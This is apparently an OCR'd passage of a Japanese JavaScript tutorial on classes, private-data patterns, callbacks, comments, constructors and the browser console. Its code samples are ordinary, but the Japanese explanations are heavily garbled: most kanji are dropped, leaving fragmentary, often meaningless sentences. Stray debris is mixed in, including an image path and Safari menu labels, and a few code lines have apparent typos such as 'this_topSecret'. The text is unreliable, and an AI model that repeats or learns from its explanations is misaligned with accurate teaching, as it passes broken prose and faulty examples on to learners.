のバージョンのJavaScriptをしているは、ターゲットプラットフォームができるバージョンにコードをコンパイルするために、 babelやgoogle-closure-compilerのようなトランスパイライザーがです。

Examples

クラスコンストラクタ

ほとんどのクラスのなは、インスタンスのをし、 `new`びすときにされたパラメータをするコンス

トラクタです。

これはになケースとしてわれますが、 `constructor`というのメソッドをしているかのように`class`ブロックでされています。

```
class MyClass {
    constructor(option) {
        console.log(`Creating instance using ${option} option.`);
        this.option = option;
    }
}
```

```
const foo = new MyClass('speedy'); // logs: "Creating instance using speedy option"
```

`static`キーワードをってクラスコンストラクタをにすることはできません。のメソッドについてはします。

メソッド

メソッドおよびプロパティは、クラス/コンストラクタでされ、インスタンスオブジェクトではされません。これらは、 `static`キーワードをしてクラスでします。

```
class MyClass {
    static myStaticMethod() {
        return 'Hello';
    }

    static get myStaticProperty() {
        return 'Goodbye';
    }
}

console.log(MyClass.myStaticMethod()); // logs: "Hello"
console.log(MyClass.myStaticProperty); // logs: "Goodbye"
```

プロパティがオブジェクトインスタンスでされていないことがわかります。

```
const myClassInstance = new MyClass();

console.log(myClassInstance.myStaticProperty); // logs: undefined
```

ただし、それらはサブクラスでされています 。

```
class MySubClass extends MyClass {};

console.log(MySubClass.myStaticMethod()); // logs: "Hello"
console.log(MySubClass.myStaticProperty); // logs: "Goodbye"
```

ゲッターとセッター

GettersとSetterをすると、クラスのプロパティをみきするためのカスタムをできます。ユーザーには、なプロパティとじようにえます。ただし、には、プロパティにアクセスするときのゲッターをし、プロパティがりてられたときになをうために、するカスタムをします。

`class`では、getterは、なしのメソッドの`get`キーワードでまります。 setterは、1つのしいがりてられますをけれ、わりに`set`キーワードがされるをいてです。

`.name`プロパティのゲッターとセッターをするクラスのをにします。りてられるたびに、しいがの`.names_`にされます。アクセスするたびに、のがされます。

```
class MyClass {
    constructor() {
        this.names_ = [];
    }

    set name(value) {
        this.names_.push(value);
    }

    get name() {
        return this.names_[this.names_.length - 1];
    }
}

const myClassInstance = new MyClass();
myClassInstance.name = 'Joe';
myClassInstance.name = 'Bob';

console.log(myClassInstance.name); // logs: "Bob"
console.log(myClassInstance.names_); // logs: ["Joe", "Bob"]
```

セッターをするだけであれば、プロパティにアクセスしようとするとに`undefined`がされます。

```
const classInstance = new class {
    set prop(value) {
        console.log('setting', value);
    }
};

classInstance.prop = 10; // logs: "setting", 10

console.log(classInstance.prop); // logs: undefined
```

ゲッターをするだけであれば、プロパティのりてをみてもはありません。

```
const classInstance = new class {
    get prop() {
        return 5;
    }
};

classInstance.prop = 10;

console.log(classInstance.prop); // logs: 5
```

クラス

は、のオブジェクトとにします。スーパークラスにされたメソッドは、サブクラスでアクセスです。

サブクラスは、のコンストラクタをした、それはしてのコンストラクタをびすがあります`super()`それがアクセスする`this`。

```
class SuperClass {

    constructor() {
        this.logger = console.log;
    }

    log() {
        this.logger(`Hello ${this.name}`);
    }

}

class SubClass extends SuperClass {

    constructor() {
        super();
        this.name = 'subclass';
    }

}

const subClass = new SubClass();

subClass.log(); // logs: "Hello subclass"
```

プライベートメンバー

JavaScriptはにプライベートメンバーをとしてサポートしていません。 Douglas Crockfordによってされたプライバシーはコンストラクタのインスタンスのびしごとにされるクロージャされたスコープをしてわりにエミュレートされます。

`Queue`では、コンストラクタをしてローカルステートをし、メソッドによってアクセスにするをします。

```
class Queue {

  constructor () {                    // - does generate a closure with each instantiation.

    const list = [];                  // - local state ("private member").

    this.enqueue = function (type) {  // - privileged public method
                                      //   accessing the local state
      list.push(type);                //   "writing" alike.
      return type;
    };
    this.dequeue = function () {      // - privileged public method
```

```
                                    //   accessing the local state
      return list.shift();          //   "reading / writing" alike.
    };
  }
}


var q = new Queue;            //
                              //
q.enqueue(9);                 // ... first in ...
q.enqueue(8);                 //
q.enqueue(7);                 //
                              //
console.log(q.dequeue());     // 9 ... first out.
console.log(q.dequeue());     // 8
console.log(q.dequeue());     // 7
console.log(q);               // {}
console.log(Object.keys(q));  // ["enqueue","dequeue"]
```

Queueのインスタンスでは、コンストラクタがクロージャをします。

このように、のQueueののメソッドのenqueueとdequeue Object.keys(q) まだへのアクセスっているlistに、されている、ことをみスコープにみけています。

をつパブリックメソッドをしてプライベートメンバーをエミュレートするこのパターンをすると、すべてのインスタンスでのメモリがすべてのプロパティメソッドでされることにするがあります/できないコード。そのようなクロージャにされるの/サイズについてもじことがてはまります。

メソッド

[]オブジェクトのプロパティにアクセスするにたをけるときに、をするもあります。これはなプロパティをつのにですが、しばしばとみわせてされます。

```
let METADATA = Symbol('metadata');

class Car {
  constructor(make, model) {
    this.make = make;
    this.model = model;
  }

  // example using symbols
  [METADATA]() {
    return {
      make: this.make,
      model: this.model
    };
  }

  // you can also use any javascript expression

  // this one is just a string, and could also be defined with simply add()
  ["add"](a, b) {
    return a + b;
  }
```

```
  // this one is dynamically evaluated
  [1 + 2]() {
    return "three";
  }
}

let MazdaMPV = new Car("Mazda", "MPV");
MazdaMPV.add(4, 5); // 9
MazdaMPV[3](); // "three"
MazdaMPV[METADATA](); // { make: "Mazda", model: "MPV" }
```

メソッド

メソッドをクラスでして、をし、オプションでをすことができます。
らはびしからをけることができます。

```
class Something {
    constructor(data) {
        this.data = data
    }

    doSomething(text) {
        return {
            data: this.data,
            text
        }
    }
}

var s = new Something({})
s.doSomething("hi") // returns: { data: {}, text: "hi" }
```

クラスによるプライベートデータの

クラスをするのもなの1つは、プライベートなをするためのなアプローチをつけることです。プライベートなをうための4つののがあります

シンボルの

シンボルは、ES2015でされたしいプリミティブで、 MDNでされています

> シンボルは、オブジェクトプロパティのとしてできるでなデータです。

シンボルをプロパティキーとしてするは、できません。

その`for var in`や`Object.keys`をつ`for var in Object.keys`れることはありません。

したがって、シンボルをしてプライベートデータをすることができます。

```
const topSecret = Symbol('topSecret'); // our private key; will only be accessible on the
scope of the module file
export class SecretAgent{
```

```
    constructor(secret){
        this[topSecret] = secret; // we have access to the symbol key (closure)
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret[topSecret]); // we have access to topSecret
        };
    }
}
```

symbolsはであるため、プライベートプロパティにアクセスするにはのシンボルをするがあります。

```
import {SecretAgent} from 'SecretAgent.js'
const agent = new SecretAgent('steal all the ice cream');
// ok lets try to get the secret out of him!
Object.keys(agent); // ['coverStory'] only cover story is public, our secret is kept.
agent[Symbol('topSecret')]; // undefined, as we said, symbols are always unique, so only the
original symbol will help us to get the data.
```

しかし、100プライベートではありません。そのエージェントをそう Object.getOwnPropertySymbols メソッドをしてオブジェクトシンボルをできます。

```
const secretKeys = Object.getOwnPropertySymbols(agent);
agent[secretKeys[0]] // 'steal all the ice cream' , we got the secret.
```

マップの

WeakMapはWeakMapためにされたしいタイプのオブジェクトです。

MDNでされている

> WeakMapオブジェクトは、キーがくされるキーとのペアのです。キーはオブジェクトでなければならず、はのにすることができます。

WeakMap 1つのなは、 MDNでされているWeakMapです。

> WeakMapのキーはくされます。これがすることは、キーへののいがない、ガベージコレクタによってがWeakMapからされるということです。

アイデアは、クラスのマップとしてWeakMapをして、インスタンスをキーとしてし、プライベートデータをそのインスタンスキーのとしてすることです。

したがって、クラスのみWeakMapコレクションにアクセスできます。

WeakMapをWeakMapてエージェントにしてみましょう

```
const topSecret = new WeakMap(); // will hold all private data of all instances.
export class SecretAgent{
    constructor(secret){
        topSecret.set(this,secret); // we use this, as the key, to set it on our instance
```

```
private data
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(topSecret.get(this)); // we have access to topSecret
        };
    }
}
```

const `topSecret`はモジュールクロージャでされており、インスタンスプロパティにバインドしていないので、このアプローチはにプライベートであり、エージェント`topSecret`することはできません。

コンストラクタのすべてのメソッドをする

ここでのアイデアは、コンストラクタのすべてのメソッドとメンバーをし、クロージャをしてprivateメンバーにアクセスする`this`です。

```
   export class SecretAgent{
        constructor(secret){
            const topSecret = secret;
            this.coverStory = 'just a simple gardner';
            this.doMission = () => {
                figureWhatToDo(topSecret); // we have access to topSecret
            };
        }
    }
```

このでも、データは100プライベートであり、クラスにはできないため、エージェントはです。

の

ののに_がくことになります。

このアプローチでは、データはにはプライベートではありません。

```
export class SecretAgent{
    constructor(secret){
        this._topSecret = secret; // it private by convention
        this.coverStory = 'just a simple gardner';
        this.doMission = () => {
            figureWhatToDo(this_topSecret);
        };
    }
}
```

クラスバインド

ClassDeclarationのNameは、なるスコープでなるでバインドされています。

1. クラスがされているスコープ - `let`バインディング

2. クラスのスコープ - `class {}` - `const`バインディングの`{`および`}`

```
class Foo {
  // Foo inside this block is a const binding
}
// Foo here is a let binding
```

えば、

```
class A {
  foo() {
    A = null; // will throw at runtime as A inside the class is a `const` binding
  }
}
A = null; // will NOT throw as A here is a `let` binding
```

これは、 -

```
function A() {
  A = null; // works
}
A.prototype.foo = function foo() {
  A = null; // works
}
A = null; // works
```

オンラインでクラスをむ https://riptutorial.com/ja/javascript/topic/197/クラス

27: コールバック

Examples

なコールバックの

コールバックは、コードをすることなく、またはメソッドのをするをします。このアプローチは、モジュールライブラリ/プラグインでにされますが、そのコードはされるはありません。

されたののをして、のをしたとします。

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        sum += array[i];
    }
    return sum;
}
```

ここで、のをってかをしたいとしましょう。たとえば、 `alert()` をってします。 `foo` のコードをのようににすることができます

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        alert(array[i]);
        sum += array[i];
    }
    return sum;
}
```

しかし、 `alert()` わりに `console.log` をするとどうなるでしょうか `foo` のコードをらかにすると、それぞれのでかのことをするとめると、いえではありません。 `foo` のコードをすることなく、たちのをえるオプションをつがはるかにいです。これはまさにコールバックのユースケースです。たちは `foo` のとボディをわずかにするがあります

```
function foo(array, callback) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        callback(array[i]);
        sum += array[i];
    }
    return sum;
}
```

そして、パラメータをするだけで、 `foo` のをすることができます

```
var array = [];
foo(array, alert);
```

```
foo(array, function (x) {
    console.log(x);
});
```

をした

jQueryでは、JSONデータをする`$.getJSON()`メソッドはです。したがって、コールバックでコードをすと、JSONがフェッチされたにコードがびされます。

`$.getJSON()`

```
$.getJSON( url, dataObject, successCallback );
```

`$.getJSON()`コードの

```
$.getJSON("foo.json", {}, function(data) {
    // data handling code
});
```

データがにされるに、ため、データコードのがい、とばれることになるので、では、しません`$.getJSON`は、ののさをり、それはJSONをってコールスタックをしていません。

```
$.getJSON("foo.json", {});
// data handling code
```

ののは、jQueryの`animate()`です。アニメーションをするにはのがかかるため、アニメーションのにコードをすることがましいもあります。

`.animate()`

```
jQueryElement.animate( properties, duration, callback );
```

えば、がにえたのフェードアウトアニメーションをするには、のコードをします。コールバックのにしてください。

```
elem.animate( { opacity: 0 }, 5000, function() {
    elem.hide();
} );
```

これにより、のがしたにをすことができます。これはとはなります

```
elem.animate( { opacity: 0 }, 5000 );
elem.hide();
```

は`animate()`がするのをたず、そのためがすぐにされ、ましくないがじるからです。

コールバックとはですか

これはのびしです。

```
console.log("Hello World!");
```

のをびすと、そのがびしにります。

ただし、をびしにすがあるがあります。

```
[1,2,3].map(function double(x) {
    return 2 * x;
});
```

のでは、`double`は`map`コールバックです。はのとおりです。

1. `double`は、びしによって`map`えられます。
2. `map`は、そのジョブをするために`double` 0びすがあります。

したがって、`map`は`double`びすたびにびしにをします。したがって、は "コールバック"です。

はのコールバックをけれることができます

```
promise.then(function onFulfilled(value) {
    console.log("Fulfilled with value " + value);
}, function onRejected(reason) {
    console.log("Rejected with reason " + reason);
});
```

ここでは、は、 `then` 2つのコールバック、けれ`onFulfilled`と`onRejected`。 さらに、これらの2つのコールバックのうちの1つだけがにびされます。

よりいのは、があることを`then`のコールバックのいずれかがびされるにります。したがって、のがされたでもコールバックがびされることがあります。

および

コールバックをすると、メソッドがしたにされるコードをできます。

```
/**
 * @arg {Function} then continuation callback
 */
function doSomething(then) {
  console.log('Doing something');
  then();
}

// Do something, then execute callback to log 'done'
doSomething(function () {
```

```
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something"
//   "Done"
//   "Doing something else"
```

の`doSomething()`メソッドは、 `doSomething()`がされるまでコールバックブロックとしてされ、インタプリタがするにコールバックがにされます。

コールバックをしてコードをでることもできます。

```
doSomethingAsync(then) {
  setTimeout(then, 1000);
  console.log('Doing something asynchronously');
}

doSomethingAsync(function() {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something asynchronously"
//   "Doing something else"
//   "Done"
```

`then`のコールバックがされる`doSomething()`メソッド。ののとしてコールバックをすることは、テールコールとばれ、ES2015インタープリタによってされます。

エラーとフローの

コールバックはしばしばエラーをするためにされます。これはフローのであり、エラーがしたときにのみされるもあります。

```
const expected = true;

function compare(actual, success, failure) {
  if (actual === expected) {
    success();
  } else {
    failure();
  }
}

function onSuccess() {
  console.log('Value was expected');
}

function onFailure() {
  console.log('Value was unexpected/exceptional');
```

```
}

compare(true, onSuccess, onFailure);
compare(false, onSuccess, onFailure);

// Outputs:
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

の`compare()`コードには、とのがじの`success`となるの2つのがあり`error`。これは、フローがのにするがあるににです。

```
function compareAsync(actual, success, failure) {
  setTimeout(function () {
    compare(actual, success, failure)
  }, 1000);
}

compareAsync(true, onSuccess, onFailure);
compareAsync(false, onSuccess, onFailure);
console.log('Doing something else');

// Outputs:
//   "Doing something else"
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

のコールバックはにであるはなく、のメソッドをびすことができることにしてください。に、`compare()`はなコールバックをしてすることができますデフォルトとしてnoopをします - ヌルオブジェクトパターンを。

コールバックと`this`

コールバックをすると、のコンテキストにアクセスしたいことがよくあります。

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', function() {
    console.log(this.msg);  // <= will fail because "this" is undefined
  });
}

var s = new SomeClass("hello", someElement);
```

ソリューション

- `bindbind`

  `bind`に`bind`にされたものに`this`をし、のをびすしいをします。

  ```
    function SomeClass(msg, elem) {
  ```

```
  this.msg = msg;
  elem.addEventListener('click', function() {
    console.log(this.msg);
  }.bind(this));  // <=-  bind the function to `this`
}
```

- をする

  アローはにのバインド`this`コンテキストを。

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click',() => {   // <=-  arrow function binds `this`
    console.log(this.msg);
  });
}
```

くの、メンバをびして、にはイベントにされたをにしたいとうことがあります。

ソリューションション

- バインドをする

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this.handleClick.bind(this));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};
```

- とりのをする

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', (...a) => this.handleClick(...a));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};
```

- にDOMイベントリスナの、 `EventListener`インタフェースをできます

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this);
}

SomeClass.prototype.handleEvent = function(event) {
  var fn = this[event.type];
```

```
  if (fn) {
     fn.apply(this, arguments);
  }
};

SomeClass.prototype.click = function(event) {
  console.log(this.msg);
};
```

をしたコールバック

をコールバックとしてすると、コードをらすことができます。

arrowのデフォルトのはのとおりです。

```
() => {}
```

これはコールバックとしてできます

たとえば、[1,2,3,4,5]のすべてのをするは、

なしでは、コードはのようになります

```
[1,2,3,4,5].forEach(function(x){
                console.log(x);
            }
```

をすると、

```
[1,2,3,4,5].forEach(x => console.log(x));
```

ここでコールバック`function(x){console.log(x)}`は`x=>console.log(x)`されてい`x=>console.log(x)`

オンラインでコールバックをむ https://riptutorial.com/ja/javascript/topic/2842/コールバック

28: コメント

- `// Single line comment (continues until line break)`
- `/* Multi line comment */`
- `<!-- Single line comment starting with the opening HTML comment segment "<!--" (continues until line break)`
- `--> Single line comment starting with the closing HTML comment segment "-->" (continues until line break)`

Examples

コメントの

アノテーションやヒントをしたり、コードのをするにはJavaScriptには、コードをコメントする2つのがあります

コメント //

//ろののわりまでがからされます。

```
function elementAt( event ) {
  // Gets the element from Event coordinates
  return document.elementFromPoint(event.clientX, event.clientY);
}
// TODO: write more cool stuff!
```

コメント /**/

とののすべて/*と*/がなるラインにあるでも、からされています。

```
/*
   Gets the element from Event coordinates.
   Use like:
   var clickedEl = someEl.addEventListener("click", elementAt, false);
*/
function elementAt( event ) {
  return document.elementFromPoint(event.clientX, event.clientY);
}
/* TODO: write more useful comments! */
```

JavaScriptでのHTMLコメントのい

HTMLコメントオプションでをにけることもできますは、じにあるコードもブラウザでされますが、これはいとみなされます。

HTMLコメントのシーケンス `<!--` による1のコメント

JavaScriptインタプリタはHTMLコメントのわりの `-->` をここではします。

```
<!-- A single-line comment.
<!-- --> Identical to using `//` since
<!-- --> the closing `-->` is ignored.
```

このは、レガシーコードでは、JavaScriptをサポートしていないブラウザからJavaScriptをすためにできます。

```
<script type="text/javascript" language="JavaScript">
<!--
/* Arbitrary JavaScript code.
   Old browsers would treat
   it as HTML code. */
// -->
</script>
```

HTMLのコメントは、のオプションでできまるのJavaScriptでコメントとはにすることもできます。この、のりのもされます。

```
--> Unreachable JS code
```

これらのはまた、ページがHTMLとしてに、そしてJavaScriptとして2にびすことをにするためにされています。えば

```
<!--
self.postMessage('reached JS "file"');
/*
-->
<!DOCTYPE html>
<script>
var w1 = new Worker('#1');
w1.onmessage = function (e) {
    console.log(e.data); // 'reached JS "file"
};
</script>
<!--
*/
-->
```

HTMLをすると、 `<!--`と`-->`コメントののすべてののテキストはされるので、HTMLとしてされるときにそこにまれるJavaScriptはされます。

しかし、JavaScriptのように、 `<!--`と`-->`まるはされますが、そのはにわたってエスケープされないので、それにく `self.postMessage(...` はらは*JavaScript*のコメントにするなくともまで、は、JavaScriptとしてすることにより、マークされたときに`/*`と`*/`。このようなJavaScriptのコメントがされるまで、りの*HTML*テキストをするのでされている`-->`また、JavaScriptのようにされています。

オンラインでコメントをむ https://riptutorial.com/ja/javascript/topic/2259/コメント

29: コンストラクタ

コンストラクタはにはのですが、なものはありません。のでしたなをきこすのは`new`キーワードだけです。にじてコンストラクタをののようにびすことができます。 `this`、 `this`をにバインドするがあります。

Examples

コンストラクタの

コンストラクタは、しいオブジェクトをするためにされたです。コンストラクタで、キーワード`this`は、をりてることができるしくされたオブジェクトをします。コンストラクタはこのしいオブジェクトをに "す"。

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}
```

コンストラクタは、 `new`キーワードをしてびされます。

```
let cat = new Cat("Tom");
cat.sound; // Returns "Meow"
```

コンストラクタには、そのコンストラクタでされたすべてのオブジェクトによってプロパティがにされるオブジェクトをす`prototype`プロパティもあります。

```
Cat.prototype.speak = function() {
  console.log(this.sound);
}

cat.speak(); // Outputs "Meow" to the console
```

コンストラクタによってされたオブジェクトには、そのにされたをす`constructor`というプロトタイプのなプロパティもあります。

```
cat.constructor // Returns the `Cat` function
```

コンストラクタによってされたオブジェクトは、 `instanceof`によってコンストラクタの「インスタンス」ともみなされます。

```
cat instanceof Cat // Returns "true"
```

オンラインでコンストラクタをむ https://riptutorial.com/ja/javascript/topic/1291/コンストラクタ

30: コンソール

き

ブラウザのデバッグコンソールまたはWebコンソールは、にがエラーをし、のれをし、データをし、にのくのでするためにされます。このは、 `console`オブジェクトをじてアクセスされます。

- void console.logobj1 [、obj2、...、objN];
- void console.logmsg [、sub1、...、subN];

パラメーター

パラメータ	
obj1 ... objN	がコンソールにされるJavaScriptオブジェクトのリスト
msg	0のをむJavaScript。
sub1 ... subN	msgのをするJavaScriptオブジェクト。

デバッグ/ Webコンソールでされるは、 `console` Javascriptオブジェクトののメソッド `console.dir(console)`から`console.dir(console)`してできます。 `console.memory`プロパティのに、されるメソッドはにのとおりですChromiumのから。

- アサート
- クリア
- カウント
- デバッグ
-
- dirxml
- エラー
- グループ
- groupCollapsed
- groupEnd
-
- ログ
- markTimeline
- プロフィール
- profileEnd
-
-
- timeEnd
- timeStamp

- タイムライン
- タイムライン
- トレース
- する

コンソールをく

のブラウザでは、JavaScript Consoleがツールのタブとしてされています。にすショートカットキーはツールをきます。その、のタブにりえるがあります。

クロム

ChromeのDevToolsの[Console]パネルをく

- Windows / Linuxのいずれかのオプション。
  - Ctrl + Shift + J
  - Ctrlキー + Shiftキー + Iは 、その、オンとオフのコンソールをりえるには、「Webコンソール」タブまたは Escキーをしますをクリックしてください
  - F12、その、オンとオフのコンソールをりえるには、「コンソール」タブまたは Escキーをしますをクリックしてください
- Mac OS Cmd + Opt + J

Firefox

Firefoxのツールで「コンソール」パネルをく

- Windows / Linuxのいずれかのオプション。
  - Ctrl + Shift + K
  - Ctrlキー + Shiftキー + Iは 、その、オンとオフのコンソールをりえるには、「Webコンソール」タブまたは Escキーをしますをクリックしてください
  - F12、その、オンとオフのコンソールをりえるには、「Webコンソール」タブまたは Escキーをしますをクリックしてください
- Mac OS Cmd + Opt + K


エッジとInternet Explorer

F12ツールの「コンソール」パネルをく

- F12をして から、[Console]タブをクリックします

サファリ

SafariのWebインスペクタで「コンソール」パネルをくには、にSafariのでメニューをにするがあります


Ad
General
Tabs
AutoFill
Passwords
Search
Security
Pr
Smart Search Field:
Show full we
Page Zoom:
100%
Accessibility:
Never use fo
Press Tab to
Option-Tab hig
Bonjour:
Include Bonj
Include Bonj
Internet plug-ins:
Stop plug-in
Style sheet:
None Selecte
Default encoding:
Western (ISO
Proxies:
Change Setti
Show Develo

エミュレートする、コンソールはツールがアクティブなにのみされるため、 `console.log()`ステートメントはをきこし、コードのをげます。これをするには、ログをるにコンソールがかどうかをすることができます。

```
if (typeof window.console !== 'undefined')
{
   console.log("Hello World");
}
```

または、スクリプトのに、コンソールがかどうかをし、そうでないは、すべてのをキャッチしてをするヌルをできます。

```
if (!window.console)
{
    console = {log: function() {}};
}
```

この2のは、ウインドウがいていても、 すべてのコンソールログをすることにしてください。

この2のをすると、にされていないり、 `console.dir(obj)`などののののがされます。

Examples

の - console.table

ほとんどのでは、 `console.table()`をしてオブジェクトとをでできます。

えば

```
console.table(['Hello', 'world']);
```

のような

インデックス	
0	"こんにちは"
1	""

```
console.table({foo: 'bar', bar: 'baz'});
```

のような

